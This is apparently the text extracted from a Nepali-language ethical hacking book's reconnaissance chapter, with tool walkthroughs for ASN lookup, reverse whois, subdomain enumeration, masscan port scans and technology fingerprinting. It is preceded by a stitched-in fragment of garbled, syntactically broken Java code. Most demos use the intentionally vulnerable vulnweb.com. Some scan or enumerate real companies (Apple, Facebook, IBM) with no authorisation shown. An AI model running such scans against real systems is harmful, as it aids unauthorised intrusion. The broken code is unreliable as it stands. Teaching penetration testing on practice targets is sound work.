

```
4:     moreParameters(x,y);
5:     System.out.println("in method go. x: " + x + "y: " + y); + y );
}
}

public static void falseSwap(int x, int y)
{
    System.out.println("in method falseSwap. x: " + x + "y: " + y);
    int temp = x; x = y; y = temp;
    System.out.println("in method falseSwap. x: " + x + "y: " + y);
}

d go. x: " + x + " y: " + y);
+ xpublic static void moreParameters(int a, int b)
{
    System.out.println("in method moreParameters. a: " + a +
+ x a = a + b; y: " + y);
+ x b = 12; y: " + y);
    System.out.println("in method moreParameters. a: " + a +
+ xfalseSwap(b,a); y); b );
    System.out.println("in method moreParameters. a: " + a +
int x, int y)
}

d falseSwap. x: " + x + " y: " + y);
+ " b: " + b);
}

d + b. x: " + x + " y: " + y);
+ " b: " + b);

```

एथिकल ह्याकिंग

Ethical Hacking Volume I
By #OpSecBook Team

Contributors

Amir Gurung

Anamol Sapkota

Alisha Tuladhar

Bibas Bajgain

Deepika Thapa

Dristi Ratna Shakya

Kapil Shrestha

Jagdish Thapa

Kakashi Sensi

Laxman Dhungana

Manish Khadka

Nangjang Kurumbang Subba

Nishan Khatri

Rishi Raj Gautam

Shreya Dulal

Saugat Adhikari

Utsab Sapkota

Uttam Sapkota

अभिषेक हुमागाई

अरूण रोबेन बस्नेत

"Ignorance is dangerous, but knowledge without responsibility is more dangerous."

- Bruce B. Clark

Table of Content :

Chapter - 1 : Reconnaissance

Chapter - 2 : Network Scanning

Chapter - 3 : Gaining access via Password Cracking

Chapter - 4: Maintaining Access

Reconnaissance

Reconnaissance, penetration testing को एक महत्वपूर्ण अङ्ग हो । यो प्रक्रियामा target को बारेमा सूचना संकलन एवं जानकारी जम्मा गर्नुको साथै त्यसमा रहेका कमिकमजोरी, लुटीहरू पत्ता लगाउन प्रयोग गरिन्छ ।

Reconnaissance phase मा attacker, जासूसहरू जस्तो व्यवहार गर्दछन्, संकलन गरिएको जानकारीलाई analysis गरेर उनीहरू आफ्नो target लाई जतिसकदो बुझ्ने प्रयास गर्दछन् । यसको मुख्य लक्ष्य भनेको target नेटवर्क चलाउने व्यवस्थापक भन्दा राम्रोसँग आफूले त्यस network को बारेमा जान्नु हो । प्रविधिको कमजोरीहरू अध्ययन गर्दै त्यसलाई आफ्नो फाइदाको लागि प्रयोग गर्ने प्रयास यस phase मा गरिन्छ ।


हामी target को बारेमा जानकारी पाउनको लागि Jason Haddix (@Jhaddix) द्वारा बनाईएको एक पद्धतिको अनुसरण गर्नेछौं :



१. IP र मुख्य TLDs (Top Level Domain) को पहिचान
२. पत्ता लगाईएको TLD को डोमेन (domain) scraping गर्ने
३. Domain Brute Force
४. Port Scanning
५. Visual Identification
६. Platform पहिचान
७. Content डिस्कवरी
८. प्यारामिटर डिस्कवरी

९. IP र मुख्य TLDs (Top Level Domain) को पहिचान

(Vertical Co-relation) Sub-Sub Domain



१. १ ASN Enumeration :

ASN (Autonomous System Number) एक unique पहिचानकर्ता हो जुन विश्वव्यापी रूपमा उपलब्ध छ र यसको autonomous प्रणालीद्वारा अन्य system हरूसँग route गर्ने मदत गर्दछ ।

Autonomous System (AS) IP को समूह हो। Multiple Autonomous प्रणाली अन्तर्क्रियाको लागि, प्रत्येक सँग एक unique पहिचानकर्ता हुनु पर्छ। ASN public वा private हुन सक्छन्। बाहिरी दुनियाँसँग information साटासाट गर्न सार्वजनिक (public) ASN आवश्यक पर्दछ।

यदि तपाईंसँग भएको domain द्वारा ASN नम्बर फेला पार्न सक्नुभयो भने, तपाईं त्यहाँ भएको सबै publicly faced ip ब्लकहरूको enumeration सजिलैसँग गर्न सक्नुहुन्छ। यो सरल अभ्यास हो, किनकि धेरै संस्थाहरूसँग स्वचालित (automated) संयन्त्र हुदैन जुन publicly face गरिरहेका पूर्वाधारहरूमा constantly मोनिटर गरिरहन्छ।

प्राय <https://bgp.he.net/> साइटलाई ASN पत्ता लगाउन हामीले प्रयोग गर्न सक्दछौं र उदाहरणको रूपमा Apple Inc.को ASN number पत्ता लगाउने प्रयास गर्नेछौं।

The screenshot shows a web browser window with the URL [https://bgp.he.net/search?search\[search\]=Apple+Inc.&commit=Search](https://bgp.he.net/search?search[search]=Apple+Inc.&commit=Search). The search term 'Apple Inc.' is entered in the search bar. The results page is titled 'Search Results' and states 'Truncated to 1000 results.' A table is displayed with two columns: 'Result' and 'Description'. The single result is AS714, Apple Inc., with a small American flag icon next to it.

Result	Description
AS714	Apple Inc.

हामीले Apple Inc. को ASN नम्बर पाएका छौं जुन AS714 रहेको छ।

अब ASN भित्र राखिएको IP Block लाई खोज्ने प्रयास गर्नेछौं जुन तल चित्रमा देखाइएको छ।

The screenshot shows a web browser window with the URL https://bgp.he.net/AS714#_prefixes. The page header includes the Hurricane Electric logo and navigation links. A search bar is present. Below the search bar, a table displays a single prefix entry:

Prefix	Description
17.0.0.0/8	Apple Inc.

हामी Prefix v4 व्याबमा देखि सक्छौं, Apple Inc को 17.0.0.0/8 को subnet range रहेको छ तसर्थ यसले security परीक्षण (test) को लागि हाम्रो दायरा (scope) मा बृद्धि गराएको छ।

१.२ Reverse Whois Lookup:

Reverse Whois ले हालको वा पुरानो Whois रेकर्डमा सूची गरिएको रजिस्टर्न्टको नाम, ठेगाना, टेलिफोन नम्बर, ईमेल ठेगानाहरूको खोजी गर्न तपाईंलाई महत गर्दछ।

यस <https://viewdns.info/> साइटबाट Apple Inc. को जानकारी लिने प्रयास हजुरहरूले तल साभार गरिएको चित्रमा देखि सक्छ हुन्छ :

The screenshot shows a web browser window with the URL <https://viewdns.info/reversewhois/?q=Apple+Inc>. The page title is "Viewdns.info". A search bar contains "Apple Inc". The main content area displays the results of the reverse whois search:

Tools API Research Data

ViewDNS.info > Tools > Reverse Whois Lookup

This free tool will allow you to find domain names owned by an individual person or company. Simply enter the email address or name of the person or company to find other domains registered using those same details. [FAQ](#).

Registrar Name or Email Address: Apple Inc

Reverse Whois results for Apple Inc

There are 8,171 domains that matched this search query.
The first 500 of these are listed below:

[Download The Full Report for \\$99](#)

Domain Name	Creation Date	Registrar
1-408-996-1010.tel	2013-10-23	CSC CORPORATE DOMAINS
1-800-275-2273.tel	2013-10-23	CSC CORPORATE DOMAINS

यसले रिपोर्ट गर्दछ कि Apple Inc मा 8171 डोमेनहरू छन्।

पहिलो चरण (phase) बाट हामी हाम्रो target को एक सामान्य परीक्षण गर्न सक्षम भयौं र अब अर्को phase को सुरुवात गर्दछौं।

२ . पत्ता लगाईएको TLD को domain scraping गर्ने

हामी सार्वजनिक रूपमा उपलब्ध उपकरण(tool) हरू प्रयोग गरेर sub-domain हरू enumerate गर्न प्रयास गर्नेछौं।

यस phase को लागि हामी <http://vulnweb.com> प्रयोग गर्दैछौं | यो site intentionally vulnerable बनाइएको छ त्यसकारण हामीले vulnerability testing सहजरूपले गर्न सक्दछौं ।

२.१ Subfinder :

Subfinder एक subdomain खोज्ने tool हो जुन passive online source हरूको प्रयोग गरेर वेबसाइटहरूको लागि valid subdomain पत्ता लगाउँदछ । यो एक सरल tool हो । subfinder केवल एक चीज गर्नका लागि निर्माण गरिएको हो - passive subdomain enumeration ।

```
kali㉿kali:~
```

File Actions Edit View Help

```
kali㉿kali:~$ subfinder -d vulnweb.com
```

v2.4.4
projectdiscovery.io

[WRN] Use with caution. You are responsible for your actions
[WRN] Developers assume no liability and are not responsible for any misuse or damage.
[WRN] By using subfinder, you also agree to the terms of the APIs used.

[INF] Enumerating subdomains for vulnweb.com

```
testaspx.vulnweb.com
hnd.testphp.vulnweb.com
xunyinglangiubifenzhibo.testphp.vulnweb.com
textphp.vulnweb.com
images.vulnweb.com
www.test.php.vulnweb.com
httpstestaspnet.vulnweb.com
live.vulnweb.com
baomahuiyulechengqipai.testphp.vulnweb.com
mx0.vulnweb.com
pic.vulnweb.com
groups.vulnweb.com
testhtml5.vulnweb.com
testph.vulnweb.com
s112.testphp.vulnweb.com
members.vulnweb.com
test.vulnweb.com
httpwww.vulnweb.com
gd3.vulnweb.com
b.vulnweb.com
n155.testphp.vulnweb.com
host-158.testphp.vulnweb.com
user.vulnweb.com
estasp.vulnweb.com
testjsp.vulnweb.com
wsdtest2.vulnweb.com
www.gd4.vulnweb.com
hnd.testphp.vulnweb.com
srv240.testphp.vulnweb.com
www.tetphp.vulnweb.com
www.estphp.vulnweb.com
aomenhefabocaiwang.testphp.vulnweb.com
testasp.vulnweb.comtestasp.vulnweb.com
members.vulnweb.com
www.test.vulnweb.com
```

[INF] Found 122 subdomains for vulnweb.com in 40 seconds 375 milliseconds


```
kali㉿kali:~$
```

माथि चित्रमा हामीले हाम्रो target को सबडोमेन , Subfinder प्रयोग गरेर पत्ता लगायौं र करीव १२२ सबडोमेन पत्ता लगाउन सफल भएका छौं।

2.2 Sublist3r :

Sublist3r प्रयोग गरेर वेबसाइटहरूको subdomain enumerate गर्न सकिन्छ । यस tool ले Penetration Tester हरूले लक्षित गरेको domain-का subdomain हरू संकलन गर्न मद्दत गर्दछ ।

Sublist3r ले Google, Yahoo, Bing, Baidu जस्ता धेरै search engine हरूको प्रयोग गरेर subdomain संकलन गर्दछ ।



kali㉿kali:~/Desktop/hacking/bug-bounty/recon-tool/Sublist3r

File Actions Edit View Help

Sublist3r

Coded By Ahmed Aboul-Ela - @aboul3la

```
[+] Enumerating subdomains now for vulnweb.com
[+] Searching now in Baidu..
[+] Searching now in Yahoo..
[+] Searching now in Google..
[+] Searching now in Bing..
[+] Searching now in Ask..
[+] Searching now in Netcraft..
[+] Searching now in DNSdumpster..
[+] Searching now in Virustotal..
[+] Searching now in ThreatCrowd..
[+] Searching now in SSL Certificates..
[+] Searching now in PassiveDNS..
[!] Error: Virustotal probably now is blocking our requests
[+] Total Unique Subdomains Found: 124
www.vulnweb.com
-www.vulnweb.com
admin.vulnweb.com
administration.vulnweb.com
ads.vulnweb.com
alpha.vulnweb.com
antivirus1.vulnweb.com
autoconfig.vulnweb.com
b.vulnweb.com
beta.vulnweb.com
blog.vulnweb.com
blogger.com.vulnweb.com
comphp.vulnweb.com
testasp.vulnweb.comtestasp.vulnweb.com
development.vulnweb.com
erqccz1e.vulnweb.com
estasp.vulnweb.com
estphp.vulnweb.com
www.estphp.vulnweb.com
```

Sublist3r प्रयोग गरेर हाम्रो target vulnweb.com मा हामीले 124 वटा sub domain हरू फेला पार्न सफल भएका छौं ।

२.३ Spyse :

यो एक Cybersecurity Search Engine tool हो जसले इन्टरनेटमा छरिएर रहेको सूचनालाई एकलित गरी हाम्रो अनुकूलताअनुसार प्रयोग गर्न मद्दत पुर्याउँदछ ।

Subdomains - vulnweb.com

6 Search results

Flags	Status Code	Domain	Site Title	Alexa rank	DNS A
-	-	rest.vulnweb.com	Acunetix Vulnerable REST API	163921	18.158.156.139 - AS16509 - AMAZON-02
-	-	www.vulnweb.com	Acunetix Web Vulnerability Scanner - Test websites	151063	176.28.50.165 - AS8972 - Host Europe GmbH
-	-	testhtml5.vulnweb.com	SecurityTweets - HTML5 test website for Acunetix Web Vulnerability Scanner	163921	176.28.50.165 - AS8972 - Host Europe GmbH
-	-	testaspnet.vulnweb.com	acublog news	155353	5.175.17.140 - AS8972 - Host Europe GmbH
-	-	testasp.vulnweb.com	acuforum forums	163921	5.175.17.140 - AS8972 - Host Europe GmbH
-	-	testphp.vulnweb.com	-	-	176.28.50.165 - AS8972 - Host Europe GmbH

हाम्रो target vulnweb.com लाई Spyse मा चलाउँदा 6 वटा सबडोमेनहरू फेला पार्न सफल भयों।

२.४ crt.sh :

crt.sh द्वारा हामीले HTTPS वेबसाइटको बारेमा जानकारी प्राप्त गर्न सक्दछौं। <https://crt.sh/> यस लिङ्कमा पनि हेर्न सकिन्छ। यस उपकरणले Certificate Transparency logs हरू प्रयोग गर्दछ जसमा सबै दर्ता गरिएका https प्रमाणपत्रको लगाहरू फेला पार्न र हामीलाई subdomain गणना गर्नमा मद्दत पुर्याउँदछ।

```
kali@kali:~$ ./crt.sh ibm.com
Oed-fr-bmt.kr.ibm.com
Oed-fr-edu.kr.ibm.com
Oed-fr-iic.kr.ibm.com
*.1.secure.blockchain.ibm.com
1.secure.blockchain.ibm.com
a0001p5wjmp0001.infra.mhas.ibm.com
a0001p5wjmp0002.infra.mhas.ibm.com
a0001p5wjmp0003.infra.mhas.ibm.com
a0001p5wjmp0004.infra.mhas.ibm.com
a0001p5wjmp0005.infra.mhas.ibm.com
a0001p5wjmp0006.infra.mhas.ibm.com
a09prod.rchland.ibm.com
a24prod.rchland.ibm.com
able.ibm.com
acrochk1.rtp.raleigh.ibm.com
adlab.research.ibm.com
admin.notes.collabserve daily.swg.usma.ibm.com
admin.notes.collabserve v1.swg.usma.ibm.com
admin.notes.collabserve v2.swg.usma.ibm.com
admin.notes.collabserve v3.swg.usma.ibm.com
advisemob.austin.ibm.com
ae.ibm.com
af1.sni.ch.ibm.com
agentwatson.in.edst.ibm.com
ahewi.events.ibm.com
aix.software.ibm.com
akastg.idaas.iam.ibm.com
akastg.prepiam.toronto.ca.ibm.com
ak-delivery04-mul.dhe.ibm.com
```

३. Domain Brute forcing

Dictionary based enumeration subdomainहरू खोजी गर्ने अर्को प्रविधि हो । यदि कुनै एक subdomain को नाम अनुमान गर्न अप्टेरो भएको खण्डमा bruteforcing को प्रयोग गरेर त्यस subdomain को नाम पत्ता लगाउन सकिन्छ ।

३.१ Subbrute :

Subbrute tool को बारेमा विस्तृत जानकारी पाउन दिएको लिंक प्रयोग गर्नुहोला । <https://github.com/TheRook/subbrute>

```
kali@kali:~/subbrute$ ./subbrute.py facebook.com
facebook.com
www.facebook.com
star-mini.c10r.facebook.com
a.ns.facebook.com
_spf.facebook.com
d.ns.facebook.com
c.ns.facebook.com
b.ns.facebook.com
smtpin.vvv.facebook.com
```

४. पोर्ट स्क्यान (Port scan)

Port Scanning एक महत्वपूर्ण कुरा हो जसबाट हामीले target मा चलिरहेका सेवाहरू (services)को पहिचान गर्न सक्दछौं । उदाहरणको लागि, यदि पोर्ट स्क्यानले TCP पोर्ट 80 खुला छ भनेर हामीलाई जानकारी दिन्छ भने हामीलाई त्यस target मा web service चलिरहेको छ भन्ने बुझ्न सक्छौं ।

```
kali@kali:~$ sudo masscan -p80,443 17.253.144.10 --rate 10000
Starting masscan 1.0.5 (http://bit.ly/14GZzcT) at 2020-11-09 07:50:23 GMT
-- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [2 ports/host]
Discovered open port 443/tcp on 17.253.144.10
Discovered open port 80/tcp on 17.253.144.10
kali@kali:~$
```

एक उदाहरणको रूपमा हामीले Apple Inc. को पोर्ट 80 र 443 मा masscan उपकरण(tool) प्रयोग गरेर हामीले त्यस domain मा port 80 र 443 खुला छ भन्ने थाहा पाउन सकिन्छ ।

५. Visual Identification

धेरै subdomain संकलन गरेपछि यी मध्ये कुन alive छ र कुन dead छ त्यसको बारेमा पत्ता लगाउन गाहो पर्नसक्छ । उदाहरणको लागि दशवटा

subdomain हुँदा हामीलाई सबै link check गर्न कठिन पर्ने जान्छ । यसको लागि हामी tomnomnom द्वारा सिर्जना गरिएको httpprobe tool प्रयोग गर्न सकिन्छ । यस उपकरणको प्रयोग गरी क्रमबद्ध रूपमा सबडोमेन alive भए नभएको जाँच गर्न सक्दछौं । Alive subdomain लाई eyewitness tool मा पठाएर त्यस subdomain हरूको स्क्रिनशट लिन सकिन्छ ।

उदाहरणको रूपमा हामी vulnhub.com को डोमेन परीक्षण गर्नेछौं ।

पहिले हामी httpprobe मा सबडोमेनहरू पास गरेर alive-domain.txtमा save गर्नेछौं ।

```
kali@kali:~
```

```
File Actions Edit View Help
```

```
kali@kali:~$ cat vulnweb-subdomain.txt
id.vulnweb.com
testmetasploitable.vulnweb.com
testphp.vulnweb.com
estasp.vulnweb.com
testasp.vulnweb.com
testhtml5.vulnweb.com
search.vulnweb.com

kali@kali:~$ cat vulnweb-subdomain.txt | httpprobe | tee alive-domain.txt
http://id.vulnweb.com
http://testmetasploitable.vulnweb.com
http://testphp.vulnweb.com
http://search.vulnweb.com
http://estasp.vulnweb.com
http://testhtml5.vulnweb.com
```

अब alive सबडोमेनलाई तल दिएइसै eyewitness मा पास गर्नेछौं ।

```
kali@kali:~
```

```
File Actions Edit View Help
```

```
#####
#                               EyeWitness                               #
#####
#      FortyNorth Security - https://www.fortynorthsecurity.com   #
#####

Starting Web Requests (6 Hosts)
Attempting to screenshot http://id.vulnweb.com
Attempting to screenshot http://testmetasploitable.vulnweb.com
Attempting to screenshot http://testphp.vulnweb.com
Attempting to screenshot http://search.vulnweb.com
Attempting to screenshot http://estasp.vulnweb.com
Attempting to screenshot http://testhtml5.vulnweb.com
[*] Hit timeout limit when connecting to http://testhtml5.vulnweb.com, retrying
Finished in 34.879860162734985 seconds

[*] Done! Report written in the /home/kali/11092020_030306 folder!
Would you like to open the report now? [Y/n]
```

हामीले alive-domain.txt फाईललाई तल दिइएको कमाण्ड प्रयोग गरेर पास गयौं ।

```
$ eyewitness alive-domain.txt
```

माथिको स्क्रीनमा "Y" key press गर्दा हामीलाई तल दिए जसरी ब्राउजरमा redirect गर्दछ ।

EyeWitness Report Table of Contents - Mozilla Firefox

EyeWitness Report Table of Contents +

file:///home/kali/11092020_030306/report.html

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU

Uncategorized (Page 1)

Uncategorized	6
Errors	0
Total	6

Report Generated on 11/09/2020 at 03:03:06
Next Page

Page 1 Page 2

Uncategorized

Web Request Info	Web Screenshot
http://testmetasploitable.vulnweb.com Resolved to: 176.28.50.165 Page Title: Home of Acunetix Art	

हाम्रो list मा भएको सबडोमेन अब scroll मात गरेर हेर्न सकिन्छ र interesting subdomain छुटाउन सक्दछौं ।

६. Platform पहिचान (identification)

वेबसाइटले प्रयोग गरेको technology लाई पहिचान गर्नु आवश्यक कार्य हो । उदाहरणको लागि यदि साइटले wordpress प्रयोग गरेको रहेछ भने हामी त्यस सम्बन्धी प्रयोग गर्न मिल्ने tool लाई मात्र प्रयोग गर्न सक्दछौं, त्यसैगरी website ले php प्रयोग गरेको रहेछ भने त्यही सम्बन्धी tool हरु प्रयोग गरी हामी target को बारेमा जानकारी लिन सक्दछौं ।

केहि लोकप्रिय उपकरणहरू technology पहिचानका लागि :

६.१ Wappalyzer :

Wappalyzer एक browser plugin हो जसको माध्यमबाट वेबसाइटहरूमा प्रयोग गरिएको प्रविधिहरू पत्ता लगाउन सकिन्छ । यसले site मा प्रयोग गरिएको content management systems, e-commerce प्लेटफार्महरू, वेब सर्भरहरू, जाभास्क्रिप्ट फ्रेमवर्क जस्ता कुराहरूको सजिलैसँग जानकारी दिन सक्दछ ।

The screenshot shows the Wappalyzer browser extension interface. At the top, it displays the URL `testphp.vulnweb.com`. Below the address bar, the page content is visible, showing a logo for "acuart" and some navigation links like "Disclaimer", "Your Cart", and "Guestbook". To the right of the page content, the Wappalyzer analysis results are presented in a card format:

- Editor:** DreamWeaver
- Programming languages:** PHP 5.3.10
- Web servers:** Nginx 1.4.1
- Reverse proxies:** Nginx 1.4.1

At the bottom of the analysis card, there is a link to "Create an alert for this website" and two small icons.

Acunetix Art

Contact Us | Shop | HTTP Parameter Pollution | ©2019 Acunetix Ltd

माथिको चिलमा हामीले testphp.vulnweb.com मा प्रयोग भएको टेक्नोलोजी पत्ता लगाएका छौं ।

६.२ Whatweb :

WhatWeb tool ले पनि वेबसाइटहरूको technology पहिचान गर्दछ । यो tool kali linux मा पहिलेनै installed भएको हुन्छ ।

```
kali㉿kali:~$ whatweb testphp.vulnweb.com
http://testphp.vulnweb.com [200 OK] ActiveX[D27CDB6E-AE6D-11cf-96B8-444553540000], Adobe-Flash, Country[GERMANY][DE], Email[wvs@acunetix.com], HTTPServer[nginx/1.4.1], IP[176.28.50.165], Object[http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=6,0,29,0][clsid:D27CDB6E-AE6D-11cf-96B8-444553540000], PHP[5.3.10-1~lucid+2uwsги2], Script [text/JavaScript], Title[Home of Acunetix Art], X-Powered-By[PHP/5.3.10-1~lucid+2uwsги2], nginx[1.4.1]
kali㉿kali:~$
```

६.३ Builtwith

The screenshot shows a web browser window with the URL <https://builtwith.com/testphp.vulnweb.com>. The page title is "TESTPHP.VULNWEB.COM". The main content area displays a "Technology Profile" for the website. It lists several technologies:

- Frameworks:**
 - Adobe Dreamweaver
 - Shockwave Flash Embed
 - PHP
- Web Servers:**
 - nginx


A sidebar on the right contains a promotional offer for "WFH Sale" at \$99/year, with a "Buy Now" button.

Builtwith पनि आफ्नै addons संग आउँदछ । हामी यसको माध्यमले साइट-हरूमा प्रयोग भएको टेक्नोलोजी सजिलैसँग जान्न सक्दछौं ।

७. Content डिस्कवरी (Discovery)

जब subdomainहरू फेला पार्नुहुन्छ त्यसमध्ये कुनै interesting subdomain लागेमा हामी त्यस वेबसाइटमा भएको सामग्री (content) खोजी प्रक्रिया अगाडि बढाउन सक्छौं ।

७.१ Content Discovery using Dirsearch :



